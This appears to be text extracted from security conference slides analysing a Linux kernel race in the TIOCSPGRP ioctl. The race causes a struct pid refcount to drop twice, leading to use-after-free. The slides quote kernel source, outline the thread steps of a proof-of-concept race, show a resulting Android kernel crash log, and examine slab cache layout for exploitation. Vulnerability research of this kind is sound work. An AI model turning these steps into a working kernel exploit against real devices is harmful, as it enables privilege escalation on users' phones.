495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- Sequential ioctl
 - put_pid(A)/get_pid(B)
 - put_pid(B)/get_pid(C)
- Concurrent ioctl
 - put_pid(A)/get_pid(B)
 - put_pid(A)/get_pid(C)
 - A's refcount decreased **twice**
 - B or C will never be freed

PID object

```
struct pid {  
    atomic_t count;  
    unsigned int level;  
    /* lists of tasks that use this pid */  
    struct hlist_head tasks[PIDTYPE_MAX];  
    struct rcu_head rcu;  
    struct upid numbers[1];  
};
```


```
struct task_struct {  
    ...  
    struct pid_link  
        pids[PIDTYPE_MAX];  
    ...  
};  
  
enum pid_type {  
    PIDTYPE_PID,  
    PIDTYPE_PGID,  
    PIDTYPE_SID,  
    PIDTYPE_MAX
```


PID object

- A PID object is allocated when creating a process or thread
- For a new process, all the pids are attached
- For a new thread, only the PIDTYPE_PID is attached

```
init_task_pid(p, PIDTYPE_PID, pid);
if (thread_group_leader(p)) {
    init_task_pid(p, PIDTYPE_PGID, task_pgrp(current));
    init_task_pid(p, PIDTYPE_SID, task_session(current));
    attach_pid(p, PIDTYPE_PGID);
    attach_pid(p, PIDTYPE_SID);
} else {...}
attach_pid(p, PIDTYPE_PID);
```

Vulnerability Analysis



Group process

New process

Session process

PID object

```
1034 SYSCALL_DEFINE1(getpgid, pid_t, pid)
1035 {
1036     struct task_struct *p;
1037     struct pid *grp;
1038     int retval;
1039
1040     rcu_read_lock();
1041     if (!pid)
1042         grp = task_pgrp(current);
1043     else {
1044         retval = -ESRCH;
1045         p = find_task_by_vpid(pid);
1046         if (!p)
1047             goto out;
1048         grp = task_pgrp(p);
1049         if (!grp)
1050             goto out;
1051
1052         retval = security_task_getpgid(p);
1053         if (retval)
1054             goto out;
1055     }
1056     retval = pid_vnr(grp);
1057 out:
1058     rcu_read_unlock();
1059     return retval;
1060 }
```

```
505 pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506 {
507     struct upid *upid;
508     pid_t nr = 0;
509
510     if (pid && ns->level <= pid->level) {
511         upid = &pid->numbers[ns->level];
512         if (upid->ns == ns)
513             nr = upid->nr;
514     }
515     return nr;
516 }
517 EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519 pid_t pid_vnr(struct pid *pid)
520 {
521     return pid_nr_ns(pid, task_active_pid_ns(current));
522 }
523 EXPORT_SYMBOL_GPL(pid_vnr);
```

```
1398 static inline struct pid *task_pgrp(struct task_struct *task)
1399 {
1400     return task->group_leader->pids[PIDTYPE_PGID].pid;
1401 }
```

PoC

- Process Checker
 - TIOCSPGRP(A->B)
 - Check the PGID value
- Thread Ping and Pong
 - TIOCSPGRP(B->A)

PoC

- Process Checker
 - TIOCSPGRP(A->B)
 - Check the PGID value
- Thread Ping and Pong
 - TIOCSPGRP(B->A)

- Steps:
 - 1. Checker set the PGRP to A, wake up Ping and Pong
 - 2. Ping and Pong try to set the PGRP to B, wake up Checker and wait
 - 3. Checker check the PGID value, if changed, goto 4, else goto 1
 - 4. Checker stop the Ping and Pong

PoC

```
3644 [ 1672.363517] c1 7700 Internal error: Accessing user space memory outside uaccess.h routines: 96000005 [#1] PREEMPT SMP
3645 [ 1672.363535] Modules linked in:
3646 [ 1672.363557] c1 7700 CPU: 1 PID: 7700 Comm: poc Not tainted 4.4.223-g48d18f3c955d-dirty #16
3647 [ 1672.363564] c1 7700 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
3648 [ 1672.363573] c1 7700 task: 0000000000000000 task.stack: 0000000000000000
3649 [ 1672.363604] c1 7700 PC is at pid_vnr+0x2c/0x6c
3650 [ 1672.363620] c1 7700 LR is at SyS_getpgid+0x30/0x74
3651 [ 1672.363627] c1 7700 pc : [<ffffff98cc2c9c60>] lr : [<ffffff98cc2bfdac>] pstate: 80400145
3652 [ 1672.363633] c1 7700 sp : fffffffce79a37e90
```

PoC

```
3644 [ 1672.363517] c1 7700 Internal error: Accessing user space memory outside uaccess.h routines: 96000005 [#1] PREEMPT SMP
3645 [ 1672.363535] Modules linked in:
3646 [ 1672.363557] c1 7700 CPU: 1 PID: 7700 Comm: poc Not tainted 4.4.223-g48d18f3c955d-dirty #16
3647 [ 1672.363564] c1 7700 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
3648 [ 1672.363573] c1 7700 task: 0000000000000000 task.stack: 0000000000000000
3649 [ 1672.363604] c1 7700 PC is at pid_vnr+0x2c/0x6c
3650 [ 1672.363620] c1 7700 LR is at SyS_getpgid+0x30/0x74
3651 [ 1672.363627] c1 7700 pc : [<ffffff98cc2c9c60>] lr : [<ffffff98cc2bfdac>] pstate: 80400145
3652 [ 1672.363633] c1 7700 sp : fffffffce79a37e90
```

```
505 pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506 {
507     struct upid *upid;
508     pid_t nr = 0;
509
510     if (pid && ns->level <= pid->level) {
511         upid = &pid->numbers[ns->level];
512         if (upid->ns == ns)
513             nr = upid->nr;
514     }
515     return nr;
516 }
517 EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519 pid_t pid_vnr(struct pid *pid)
520 {
521     return pid_nr_ns(pid, task_active_pid_ns(current));
522 }
523 EXPORT_SYMBOL_GPL(pid_vnr);
```

```
struct pid {
    atomic_t count;
    unsigned int level;
    /* lists of tasks that use this pid */
    struct hlist_head tasks[PIDTYPE_MAX];
    struct rcu_head rcu;
    struct upid numbers[1];
};
```

PoC

```
505 pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506 {
507     struct upid *upid;
508     pid_t nr = 0;
509
510     if (pid && ns->level <= pid->level) {
511         upid = &pid->numbers[ns->level];
512         if (upid->ns == ns)
513             nr = upid->nr;
514     }
515     return nr;
516 }
517 EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519 pid_t pid_vnr(struct pid *pid)
520 {
521     return pid_nr_ns(pid, task_active_pid_ns(current));
522 }
523 EXPORT_SYMBOL_GPL(pid_vnr);
```

```
547 struct pid_namespace *task_active_pid_ns(struct task_struct *tsk)
548 {
549     return ns_of_pid(task_pid(tsk));
550 }
551 EXPORT_SYMBOL_GPL(task_active_pid_ns);
```

```
1383 static inline struct pid *task_pid(struct task_struct *task)
1384 {
1385     return task->pids[PIDTYPE_PID].pid;
1386 }
```

```
142 static inline struct pid_namespace *ns_of_pid(struct pid *pid)
143 {
144     struct pid_namespace *ns = NULL;
145     if (pid)
146         ns = pid->numbers[pid->level].ns;
147     return ns;
148 }
```


PoC

```
505 pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506 {
507     struct upid *upid;
508     pid_t nr = 0;
509
510     if (pid && ns->level <= pid->level) {
511         upid = &pid->numbers[ns->level];
512         if (upid->ns == ns)
513             nr = upid->nr;
514     }
515     return nr;
516 }
517 EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519 pid_t pid_vnr(struct pid *pid)
520 {
521     return pid_nr_ns(pid, task_active_pid_ns(current));
522 }
523 EXPORT_SYMBOL_GPL(pid_vnr);
```

```
547 struct pid_namespace *task_active_pid_ns(struct task_struct *tsk)
548 {
549     return ns_of_pid(task_pid(tsk));
550 }
551 EXPORT_SYMBOL_GPL(task_active_pid_ns);
```

```
1383 static inline struct pid *task_pid(struct task_struct *task)
1384 {
1385     return task->pids[PIDTYPE_PID].pid;
1386 }
```

```
142 static inline struct pid_namespace *ns_of_pid(struct pid *pid)
143 {
144     struct pid_namespace *ns = NULL;
145     if (pid)
146         ns = pid->numbers[pid->level].ns;
147     return ns;
148 }
```

PoC


- **Thread Checker**
 - TIOCSPGRP(A->B)
 - Check the PGID value
- Thread Ping and Pong
 - TIOCSPGRP(B->A)
- Steps:
 - 1. The victim process set itself as PIDTYPE_PGID and create the Checker
 - 2. Checker set the PGRP to A, wake up Ping and Pong
 - 3. Ping and Pong try to set the PGRP to B, wake up Checker and wait
 - 4. Checker check the PGID value, if changed, goto 5, else goto 2
 - 5. Checker stop the Ping and Pong

Cache config


```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
redfin:/ # cat /proc/slabinfo |grep pid
pid          4547    5792    128    32    1 : tunables    0    0    0 : slabdata    181    181    0
redfin:/ #
```

- The page order is same order 0
 - The page will be cached and never returned to Buddy allocator

